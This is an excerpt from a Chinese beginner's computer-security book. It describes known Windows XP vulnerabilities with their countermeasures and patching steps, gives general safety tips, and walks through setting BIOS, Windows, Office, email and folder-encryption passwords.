小月：我在看新闻呢，微软又爆出高危系统漏洞了。

小龙：系统漏洞？什么是系统漏洞啊？

小月：这个啊，一会给你讲一下，几句话也说不明白，反正很危险。

小龙：是吗？那应该怎样防范呢？

小月：别着急，下面就给你介绍一下。

小龙：好的。

要点导航

- 了解系统漏洞知识
- Windows XP 系统中都存在哪些漏洞
- 如何检测并修复系统漏洞
- 电脑安全防护策略

4.1 了解系统漏洞知识

Windows 操作系统是迄今为止使用的最为广泛的操作系统，从最早的 Windows 3.X 到目前用的最多的 Windows XP，还有刚刚发布一年多的 Windows Vista，包括刚刚放出预览版的 Windows 7，其系统的安全性越来越高，但安全漏洞依旧难以根除。那么到底什么是安全漏洞呢？安全漏洞产生的原因又是什么呢？

4.1.1 什么是系统漏洞

人们常说系统漏洞是伴随系统而生的，自从有了操作系统也就有了操作系统漏洞，并且在操作系统的生命周期内一直存在，那么究竟什么是系统漏洞呢？

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。

4.1.2 系统漏洞产生的原因

微软的程序员是人而不是神，Windows 构架的特性、浩如烟海的程序段总会使他们在设计或编写时产生错误，使得 Windows 操作系统中存在着大量的漏洞。

微软公司的操作系统可谓目前世界个人计算机上使用的最为广泛的操作系统，从最初的 DOS1.0 到目前的 Windows Vista，从 DOS 系统到 Windows 95 转变，确立了微软在个人操作系统领域的霸主地位。从 Windows 9x/2000 到 Windows XP 再到 Windows Vista 的进化，使得用户拥有了更稳定且更易掌握的操作系统。

然而当用户放弃 DOS 转向 Window 时，发现它并不像想象中的那么完美，蓝屏、死机、上网后资料丢失、服务器遭受攻击等问题层出不穷，这些就是日常所说的“系统漏洞”。当系统漏洞被某些别有用心的人利用而对目标主机进行攻击的时候，可能会造成信息泄露。如黑客攻击网站时就会利用网络服务器操作系统的漏洞，可能对用户的操作造成不便，如不明原因的死机和丢失文件等。因此只有堵住系统漏洞，用户才会有一个安全和稳定的工作环境。漏洞产生的原因主要有以下几种。

- **人为因素**

编程人员的人为因素。在程序编写过程中，为了实现不可告人的目的，编程人员在程序代码的隐蔽处保留了后门。

- **客观因素**

受编程人员的能力、经验和当时的安全技术加密方法所限，在程序中难免会有不足之处，轻则影响程序的效率，重则会导致非授权用户的权限提升。

- **硬件因素**

由于硬件的原因，编程人员无法弥补硬件的漏洞从而使硬件的问题通过软件表现出来。当然，Windows 中的漏洞层出不穷也有其客观原因，即任何事物都非十全十美，作为应用于桌面的操作系统——Windows 也是如此，并且由于其在桌面操作系统的垄断地位，使其存在的问题会很快暴露。此外和 Linux 等开放源码的操作系统相比，Windows 属于暗箱操作，普通用户无法获

取源代码，因此安全问题均由微软自身解决。

系统漏洞虽然大量存在，但是在日常应用过程中，完全寄希望于微软公司来解决无疑是不现实的，所以用户还是要依靠自己。只要关心操作系统的发展方向，了解操作系统的各种漏洞、黑客的攻击手段以及防御的方法，就基本上可以堵住系统的漏洞，保护自己的系统安全。

4.2 Windows XP系统中都存在哪些漏洞

与以前的操作系统相比，Windows XP 具有更加安全和更加保密的安全特性，对系统性所做的改善大大地提高了用户建立安全、保密和系统环境的系数。Windows XP 还可以有效地提高用户对系统安全的管理能力和工作的效率，但是 Windows XP 同样也存在着大量的安全漏洞。

UPNP 服务漏洞

漏洞描述：

允许攻击者执行任意指令。

解释：

Windows XP 默认启动的 UPNP 服务存在严重安全漏洞。UPNP（Universal Plug and Play）体系面向无线设备、PC 机和智能应用，提供普遍的对等网络连接，在家用信息设备、办公用网络设备间提供 TCP/IP 连接和 Web 访问功能，该服务可用于检测和集成 UPNP 硬件。

UPNP 协议存在安全漏洞，使攻击者可非法获取任何 Windows XP 的系统级访问、进行攻击，还可通过控制多台 XP 机器发起分布式的攻击。

对策：

建议禁用 UPNP 服务，下载补丁程序。

升级程序漏洞

漏洞描述：

如将 Windows XP 升级至 Windows XP Pro，IE 6.0 即会重新安装，以前的补丁程序将被全部清除。

解释：

Windows XP 的升级程序不仅会删除 IE 的补丁文件，还会导致微软的升级服务器无法正确识别 IE 是否存在缺陷，即 Windows XP Pro 系统存在两个潜在威胁，如下所述：

(1) 某些网页或 HTML 邮件的脚本可自动调用 Windows 的程序。

(2) 可通过 IE 漏洞窥视用户的计算机文件。

对策：

如 IE 浏览器未下载升级补丁，可到微软网站下载最新补丁程序。

帮助和支持中心漏洞

漏洞描述：

删除用户系统的文件。

解释：

帮助和支持中心提供集成工具，用户通过该工具获取针对各种主题的帮助和支持。在目前版本的 Windows XP 帮助和支持中心存在漏洞，该漏洞使攻击者可跳过特殊的网页额（在打开该网页时，调用错误的函数，并将存在的文件或文件夹的名字作为参数传送）来使上传文件或文件夹的操作失败，随后该网页可在网站上公布，以攻击访问该网站的用户或被作为邮件传播来攻击。

该漏洞除使攻击者可删除文件外，不会赋予其他权利。攻击者既无法获取系统管理员的权限，也无法读取或修改文件。

对策：

安装 Windows XP 的 Service pack 1。

压缩文件夹漏洞

漏洞描述：

Windows XP 压缩文件夹可按攻击者的选择运行代码。

解释：

在安装“Plus!”包的 Windows XP 系统中，“压缩文件夹”功能允许将 Zip 文件作为普通文件夹处理。“压缩文件夹”功能存在两个漏洞，如下所述：

(1) 在解压缩 Zip 文件时会有未经检查的缓冲存在于程序中以存放被解压文件，因此很可能导致浏览器崩溃或攻击者的代码被运行。

(2) 解压缩功能在非用户指定目录中放置文件，可使攻击者在用户系统的已知位置中放置文件。

对策：

不接收不信任的邮件附件，也不下载不信任的文件。

服务拒绝漏洞

漏洞描述：

服务拒绝。

解释：

Windows XP 支持点对点的协议（PPTP），是作为远程访问服务实现的虚拟专用网技术。由于在控制用于建立、维护和拆开 PPTP 连接的代码段中存在未经检查的缓存，因此导致 Windows XP 的实现中存在漏洞。通过向一台存在该漏洞的服务器发送不正确的 PPTP 控制数据，攻击者可以损坏核心内存并导致系统失效，中断所有系统中正在运行的进程。

该漏洞可攻击任何一台提供 PPTP 服务的服务器。对于 PPTP 客户端的工作站，攻击者只需激活 PPTP 会话即可进行攻击。对任何遭到攻击的系统，可通过重启来恢复正常操作。

对策：

建议不默认启动 PPTP。

Windows Media Player 漏洞

漏洞描述：

可能导致用户信息的泄漏、脚本调用、缓存路径泄漏。

解释：

Windows Media Player 漏洞主要产生两个问题：一是信息泄漏漏洞，它给攻击者提供了一种可在用户系统上运行代码的方法，微软对其定义的严重级别为“严重”。二是脚本执行漏洞，当用户选择播放一个特殊的媒体文件，接着又浏览一个特殊建造的网页后，攻击者就可利用该漏洞运行脚本。由于该漏洞有特别的时序要求，因此利用该漏洞进行攻击相对就比较困难，它的严重级别也就比较低。

对策：

Windows Media Player 的信息泄漏漏洞不会影响在本地机器上打开的媒体文件。因此，建议将要播放的文件先下载到本地再播放，即可不受利用此漏洞进行的攻击。脚本执行漏洞仅有完全按下面的顺序进行一系列操作，攻击者才可能利用该漏洞进行一次成功攻击，否则攻击就不会成功。方法如下：用户必须播放位于攻击者那边的一个特殊的媒体文件；播放该特殊文件后，该用户必须关闭 Windows Media Player 而不再播放其他文件；用户必须接着浏览一个由攻击者构建的网页。因此，用户只要不按照该顺序进行操作，即可不受攻击。

RDP 漏洞

漏洞描述：

信息泄露并拒绝服务。

解释：

Windows 操作系统通过 RDP（Remote Data Protocol）为客户端提供远程终端会话。RDP 协议将终端会话的相关硬件信息传送至远程客户端，其漏洞如下所述。

(1) 与某些 RDP 版本的会话加密实现有关的漏洞。

所有 RDP 实现均允许对 RDP 会话中的数据进行加密。然而在 Windows 2000 和 Windows XP 版本中，纯文本会话数据的校验在发送前并未经过加密，窃听并记录 RDP 会话的攻击者可对该校验密码分析攻击并覆盖该会话传输。

(2) 与 Windows XP 中的 RDP 实现对某些不正确的数据包处理方法有关的漏洞。

当接收这些数据包时，远程桌面服务将会失效，同时也会导致操作系统失效。攻击者向一个已受影响的系统发送这类数据包，并不需经过系统验证。

对策：

Windows XP 默认并未启动它的远程桌面服务。即使远程桌面服务启动，只需在防火墙中屏蔽 3389 端口即可避免该攻击。

- **VM 漏洞**

漏洞描述：

可能造成信息泄露，并执行攻击者的代码。

解释：

攻击者可通过向 JDBC 类传送无效的参数使宿主应用程序崩溃，攻击者需在网站上拥有恶意的 Java applet 并引诱用户访问该站点。

恶意用户可在用户机器上安装任意 DLL，并执行任意的本机代码，潜在地破坏或读取内存数据。

对策：

建议经常进行相关软件的安全更新。

- **热键漏洞**

漏洞描述：

设置热键后，由于 Windows XP 的自注销功能，可使系统“假注销”，其他用户即可通过热键调用程序。

解释：

热键功能是系统提供的服务，当用户离开计算机后，该计算机即处于未保护情况下，此时 Windows XP 会自动实施“自注销”，虽然无法进入桌面，但由于热键服务还未停止，因此仍可使用热键启动应用程序。

对策：

(1) 由于该漏洞被利用的前提为热键可用，因此需检查可能会带来危害的程序和服务的热键。

(2) 启动屏幕保护程序，并设置密码。

(3) 建议在离开计算机时锁定计算机。

- **账号快速切换漏洞**

漏洞描述：

Windows XP 快速账号切换功能存在问题，可造成账号锁定，使所有非管理员账号均无法登录。

解释：

Windows XP 设计了账号快速切换功能，使用户可快速地在不同的账号间切换。但其设计存在问题，可被用于造成账号锁定，使所有非管理员账号均无法登录。

配合账号锁定功能，用户可利用账号快速切换功能，快速重试登录另一个用户名，系统则会认为判别为暴力破解，从而导致非管理员账号锁定。

对策：

暂时禁止账户快速切换功能。

4.3 如何检测并修复系统漏洞

系统漏洞既然如此危险，那么究竟该如何检测呢？对检测到的系统漏洞又该如何修复呢？本节介绍 Windows XP 系统漏洞的检测和修复方法。

在 Windows 系统中检测和修复系统漏洞有两种方法，分别是用操作系统自带的自动更新软件和使用第三方工具。下面分别介绍这两种方法。

使用 Windows 自带的自动更新软件

要使用系统自带的自动更新软件，必须要先启用 Windows 自动更新。具体的操作步骤如下。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。

2 双击【自动更新】按钮，弹出【自动更新】对话框。

3 选中【自动（建议）(U)】单选按钮，单击 确定 按钮，之后系统就会自动检测系统漏洞并下载补丁安装。

作为系统自带的一款更新软件，Windows 自动更新的功能不是很强大，对补丁的管理功能比较弱。


使用 360 安全卫士

360 安全卫士是由奇虎公司推出的一款软件，在国内网民中有着较好的口碑。它的功能很强大，有查杀流行木马、清理恶评插件、管理应用软件、修复系统漏洞、系统全面诊断等功能。这里只介绍一下 360 安全卫士的修复系统漏洞功能。

要想使用 360 安全卫士，需要到网上去下载（http://www.360.cn/）。这是一款免费软件，无需注册，安装后即可使用，具体的安装过程这里不再赘述。


1 启动 360 安全卫士，打开其主界面。

2 单击 修复系统漏洞 按钮，进入【修复系统漏洞】选项卡，此时软件会自动检测系统漏洞。



3 检测完成，就会出现下图所示的检测报告报告检测到多少个系统漏洞、多少个安全风险，


4 单击 查看并修复漏洞 按钮，此时软件会再次对系统中的漏洞进行扫描。



5 扫描完成，会弹出下图所示的对话框，在左侧的列表框中可以看到目前计算机上存在的漏洞，选中窗口下方的【全选（将选中全部非独占补丁）】复选框。


选中该复选框

6 单击 修复选中漏洞 按钮，软件会自动连接到微软的官方网站上下载并安装补丁程序。



7 安装完成会弹出下图所示的提示框，提示用户安装完成。

8 单击 确定 按钮，会弹出询问用户是否重启的对话框，单击 确定 按钮，重启之后系统漏洞补丁就安装完成了。



4.4 电脑安全防护策略

其实 Windows 系统中的漏洞远不止前面介绍的这些，大量的漏洞和安全隐患会给用户计算机带来严重的威胁，因此用户有必要做好防护工作，以保护自己的电脑的安全。

杀（防）毒软件不可少

病毒的发作给全球计算机系统造成了巨大损失，令人们谈“毒”色变。上网的人中，很少有谁没被病毒侵害过。对于一般用户而言，首先要做的就是为电脑安装一套正版的杀毒软件。

现在不少人对防病毒有个误区，就是对待电脑病毒的关键是“杀”，其实对待电脑病毒应当是以“防”为主。目前绝大多数的杀毒软件都在扮演“事后诸葛亮”的角色，即电脑被病毒感染后杀毒软件才忙不迭地去发现、分析和治疗。这种被动防御的消极模式远不能彻底解决计算机安全问题。杀毒软件应立足于拒病毒于计算机门外。因此应当安装杀毒软件的实时监控程序，应该定期升级所安装的杀毒软件，给操作系统打相应补丁、升级引擎和病毒定义码。由于新病毒的出现层出不穷，现在各杀毒软件厂商的病毒库更新十分频繁，因此应当设置每天定时更新杀毒实时监控程序的病毒库，以保证其能够抵御最新出现的病毒的攻击。

每周要对电脑进行一次全面的杀毒、扫描工作，以便发现并清除隐藏在系统中的病毒。

个人防火墙不可替代

所谓“防火墙”，是指一种将内部网和公众访问网（Internet）分开的方法，实际上是一种隔离技术。防火墙是在两个网络通信时执行的一种访问控制尺度，它能允许用户“同意”的人和数据进入你的网络，同时将“不同意”的人和数据拒之门外，最大限度地阻止网络中的黑客来访问自己的网络。防火墙安装和投入使用后，必须对它进行跟踪和维护，要与商家保持密切的联系，时刻注视商家的动态。因为商家一旦发现其产品存在安全漏洞，就会尽快发布补救（Patch）产品，此时应尽快确认真伪（防止特洛伊木马等病毒），并对防火墙进行更新。防火墙在安装后一定要根据需求进行详细配置。合理设置防火墙后应能防范大部分的蠕虫入侵。

分类设置复杂密码

在不同的场合使用不同的密码。网上需要设置密码的地方很多，如网上银行、上网账户、E-Mail、聊天室以及一些网站的会员等。应尽可能使用不同的密码，以免因一个密码泄露导致所有资料外泄。对于重要的密码（如网上银行的密码）一定要单独设置，并且不要与其他密码相同。

设置密码时要尽量避免使用有意义的英文单词、姓名缩写以及生日、电话号码等容易泄露的字符作为密码，最好采用字符与数字混合的密码。

不要贪图方便在拨号连接的时候选择“保存密码”选项，如果是使用 Email 客户端软件（Outlook Express、Foxmail、The bat 等）来收发重要的电子邮箱，如 ISP 信箱中的电子邮件，在设置账户属性时尽量不要使用“记忆密码”的功能。因为虽然密码在机器中是以加密方式存储的，但是这样的加密往往并不保险，一些初级的黑客即可轻易地破译用户的密码。

定期地修改自己的上网密码，至少一个月更改一次，这样可以确保即使原密码泄露，也能将损失减小到最少。

防止网络病毒和木马

不下载来路不明的软件及程序。应选择信誉较好的下载网站下载软件，将下载的软件及

程序集中放在非引导分区的某个目录，在使用前最好用杀毒软件查杀病毒。有条件的话，可以安装一个实时监控病毒的软件，随时监控网上传递的信息。不要打开来历不明的电子邮件及其附件，以免遭受病毒邮件的侵害，对于来历不明的邮件应当将其拒之门外。

警惕“网络钓鱼”

目前，网上一些黑客会利用“网络钓鱼”手法进行诈骗，如建立假冒网站或发送含有欺诈信息的电子邮件，盗取网上银行、网上证券或其他电子商务用户的账户密码等，从而使得窃取用户资金的违法犯罪活动不断增多。公安机关和银行、证券等有关部门提醒网上银行、网上证券和电子商务用户对此应提高警惕，以防上当受骗。

防范间谍软件

间谍软件是一种能够在用户不知情的情况下偷偷进行安装，然后跟踪用户的上网习惯，记录用户的键盘操作，捕捉屏幕图像，并悄悄把截获的信息发送给第三者的软件。

要避免间谍软件的侵入，首先应该调高浏览器的安全等级，然后在计算机上安装防止间谍软件的应用程序等。

只在必要时共享文件夹

不要以为在内部网上共享的文件是安全的，其实在共享文件的同时就会有软件漏洞呈现在互联网的不速之客面前，公众可以自由地访问用户的那些文件，并很有可能被有恶意的人利用和攻击。因此对共享文件应该设置密码，一旦不需要共享时应立即关闭。如果确实需要共享文件夹，一定要将文件夹设为只读，并且不要将整个硬盘设为共享。

不要随意浏览黑客网站、色情网站

这点无庸多说，不仅是道德层面，而且时下许多病毒、木马和间谍软件都来自于黑客网站和色情网站。如果用户登录这些网站，而个人电脑恰巧又没有缜密的防范措施，那么十有八九会中招，接下来的事情可想而知。

定期备份重要数据

数据备份的重要性毋庸讳言，无论计算机的防范措施做得多么严密，也无法完全防止“道高一尺，魔高一丈”的情况出现。如果遭到致命的攻击，操作系统和应用软件可以重装，而重要的数据就只能靠用户日常的备份了。所以无论用户采取了多么严密的防范措施，也不要忘了随时备份重要数据，以做到有备无患。

新手

第5章 密码攻防

Chapter 5

小龙：小月，我的电脑里的文件被人动过了。

小月：你没有设置电脑密码吗？

小龙：设置电脑密码？怎么设呢？

小月：我来给你介绍一下吧。

小龙：好的。

要点导航

- 系统加密
- 使用加密软件进行加密
- 破解管理员账户

5.1 系统加密


不加密的系统就像一只没有任何防御能力的待宰的羔羊，任何人都可以轻而易举地入侵，这样的系统是极不安全的，因此系统加密是必需的。

5.1.1 设置 CMOS 开机密码


CMOS 在计算机中具有独特的地位，它保存着计算机基本启动信息（如日期、时间、启动设置等）。设置了 CMOS 密码后，如果不能正确地输入密码，BIOS 根本不会引导操作系统，这就大大提高了系统的安全性。

CMOS 密码的安全性是比较高的，但是设置 CMOS 密码不像设置 Windows 密码那样简单。下面以 Phoenlx BIOS 为例，设置 CMOS 密码。

1 启动电脑，在出现开机画面时按下【Del】键（部分电脑是【F2】键）进入 BIOS 设置界面。




2 利用光标移动键选择【Security】选项卡。




3 在设置 CMOS 开机密码之前需要先设置 CMOS 管理员密码，按下【Enter】键弹出设置 CMOS 管理员密码的对话框。


4 在【Enter New Password】文本框中输入要设置的密码（最多 8 位），然后按下【Enter】键，再在【Confirm New Password】文本框中再次输入密码，然后按下【Enter】键，弹出如下图所示的提示框。



5 按下【Enter】键返回主界面，此时可以看到 CMOS 管理员密码已经设置成功。




6 用光标键上下移动，选择设置用户密码（【Set User Password】）选项。




7 按下【Enter】键弹出设置密码的对话框。然后在【Enter New Password】文本框中输入密码，在【Confirm New Password】文本框中再次输入密码。


8 按下【Enter】键，弹出如下图所示的提示框。



9 再次按下【Enter】键，返回主界面，此时可以看到用户密码已经设置成功。




10 用光标键上下移动，选中【Password on boot:】选项。



11 按下【Enter】键，弹出选择对话框，选择【Enabled】选项，然后按下【Enter】键。

12 按下【F10】键，弹出询问用户是否保存的对话框，选择【Yes】选项。



13 按下【Enter】键后电脑就会重启，重启后会弹出输入密码的对话框。

此时设置 CMOS 密码的操作就完成了。在【Enter Password】文本框中输入设置的用户密码，然后按下【Enter】键即可进入系统。

5.1.2　设置系统启动密码

Windows 系统密码作为进入 Windows 系统的第一道大门，其重要作用是不言而喻的。那么究竟该如何设置系统启动密码呢？本小节进行介绍。


设置 Windows 系统启动密码相对于设置 CMOS 密码来说是比较简单的。具体的操作步骤如下。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。


2 双击【用户账户】图标，打开【用户账户】窗口。

3 单击要设置密码的账户，这里以“轻舞飞扬”为例，单击该账户弹出【您想更改您的账户的什么？】窗口。

4 单击【创建密码】链接，弹出【为您的账户创建一个密码】窗口。



5 在【输入一个新密码】文本框中输入要设置的密码，然后在【再次输入密码以确认】文本框中再次输入密码，在【输入一个单词或短语作为密码提示】文本框可以根据自己的需求来决定输入或是不输入。



6 单击 创建密码(C) 按钮，进入【要将您的文件和文件夹设为私有吗？】窗口，询问用户是否将文件夹设为私有。

7 单击 是，设为私有(Y) 按钮或者 否(N) 按钮，返回【您想要更改您的账户的什么？】窗口。

此时就完成了 Windows 系统启动密码的设定。以后系统启动后就会要求用户输入密码，只有密码输入正确才能进入系统。

5.1.3　设置电源管理密码

有些时候，用户要暂时离开计算机，又不方便关机，而且计算机上还有重要文件，不能让他人看到，此时该怎么办呢？这时候电源管理密码就派上用场了。

应用 Windows 的电源管理功能也可以设置密码，而设置密码后，系统从挂起状态返回时，就会要求用户输入密码，这样在用户暂时离开计算机又不方便关机时，就可以保证文件的安全了。

设置 Windows 电源管理密码的具体步骤如下。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。

2 双击【电源选项】图标，弹出【电源选项 属性】对话框，切换到【电源使用方案】选项卡。

选择该选项卡

3 在【系统待机】下拉列表中选择待机时间，然后切换到【高级】选项卡。

4 在【选项】组合框中选中【在计算机从待机状态恢复时，提示输入密码】复选框，然后单击 确定 按钮，即可完成电源管理密码设置。


5 这样当计算机从挂起状态恢复时，就会要求用户输入密码。

5.1.4 设置 Office 办公软件密码

Office 办公套件是微软公司推出的一款办公软件，是目前为止使用人数最多的办公软件。而怎么保证自己的 Office 文件不被别人打开呢？这可以通过设置 Office 办公软件的密码来实现。


Office 办公套件是多种办公软件的一个集合，目前最新版本是 Microsoft Office 2007，它主要包括以下几个组件：Microsoft Office Access、Microsoft Office Excel、Microsoft Office Word、Microsoft Office PowerPoint 等。虽然组件众多，但是设置密码的方式却是大同小异的。这里以 Microsoft Office Word 2007 为例介绍设置 Office 密码的方法。

1 启动 Microsoft Office Word 2007，此时会发现 Office 2007 的界面变化很大，与 Office 2003 的界面完全不同。




2 单击【Office】按钮，在弹出的菜单中选择【准备】➢【加密文档】菜单项。

3 弹出【文档加密】对话框。



4 在【密码】文本框中输入要设置的密码，单击 确定 按钮，弹出【确认密码】对话框。



5 在【重新输入密码】文本框中再次输入刚才设置的密码，然后单击 确定 按钮即可完成文档密码的设置。

6 关闭 Word 文档，再次打开该文档时就会要求用户输入密码。

需要注意的是：用设置 Office 密码的方式加密的文件比较容易破解，因此不要使用此方式加密密级较高的文件。

5.1.5　设置电子邮箱密码


在当今社会，电子邮箱的使用越来越广泛，人们对电子邮箱也越来越重视，那么对电子邮箱怎么设置密码呢?

电子邮箱使人们可以越来越方便地联系，但也给人们带来了秘密泄露的危险，那么究竟该如何设置电子邮箱的密码呢？这里以 163 邮箱为例进行说明。163 邮箱是网易推出的一款免费的电子邮箱，是中国一款比较不错的电子邮箱，设置其密码的具体步骤如下。

1 打开 IE 浏览器，登录 163 邮箱。

2 单击右上角的【选项】超链接，打开选项页面。

3 单击【账号信息】栏中的【修改密码】超链接，打开更改密码页面。



4 在【您的旧密码】文本框中输入邮箱目前的密码，在【输入新密码】文本框中输入要设置的新密码，在【新密码确认】文本框中再次输入要设置的新密码。

5 单击 确 认 按钮，此时会打开提示密码更改成功的页面。

6 单击【返回】超链接返回主界面，完成密码设置。

如何提高密码的安全性?

要想提高密码的安全性，一般有两种方法：一是设置复杂的密码，这样的密码一般应包括大写字母、小写字母、数字、标点和特殊字符；二是定时更换密码，以防他人暴力破解。

5.2 使用加密软件进行加密


随着计算机使用的日益广泛，人们存放在计算机上的文件的保密级别也越来越高，怎么保证秘密文件不被他人使用以造成泄密事件的发生已成为一个越来越重要的课题，在这种情况下各种加密软件便应运而生。

5.2.1 使用文件夹加密精灵加密文件夹

文件夹加密精灵是一款使用方便，安全可靠的文件夹加密利器，具有安全性高、简单易用、界面漂亮友好等特点，可在 Windows 98/Me/2000/XP 等操作系统中使用。

文件夹加密精灵的主要功能有：快速加解密、安全解加密、移动加解密、伪装/还原文件夹、隐藏/恢复文件夹以及文件夹粉碎等。这里简单地介绍一下如何使用文件夹加密精灵加密文件夹，具体的操作步骤如下。

1 启动文件夹加密精灵，如果是第一次启动，程序会弹出【登陆密码设定】对话框，如果不想设置密码可单击 退出 按钮退出该对话框，直接进入程序主界面。这里建议用户设置密码，以防他人使用此软件将用户的文件夹加密。



2 在【输入新密码】文本框中输入要设置的密码（密码长度只能在 2～16 位之间），在【确认新密码】文本框中再次输入新密码，然后单击 提交 按钮，弹出提示对话框。

3 单击 确定 按钮完成密码设定，进入程序主界面。

4 单击 浏 览 按钮，打开【浏览文件夹】对话框，选择要加密的文件夹。

5 选定文件夹后单击 确定 按钮，返回主界面，此时就可以看到选定的文件夹了。

6 单击 加 密 按钮，弹出【设置操作信息】对话框。在【输入密码】文本框中输入要设置的密码，在【确认密码】文本框中再次输入该密码，根据自己的需要选中下面的【快速加密】复选框、【移动加密】复选框和【安全加密】复选框，然后单击 提交 按钮即可。

单击该按钮

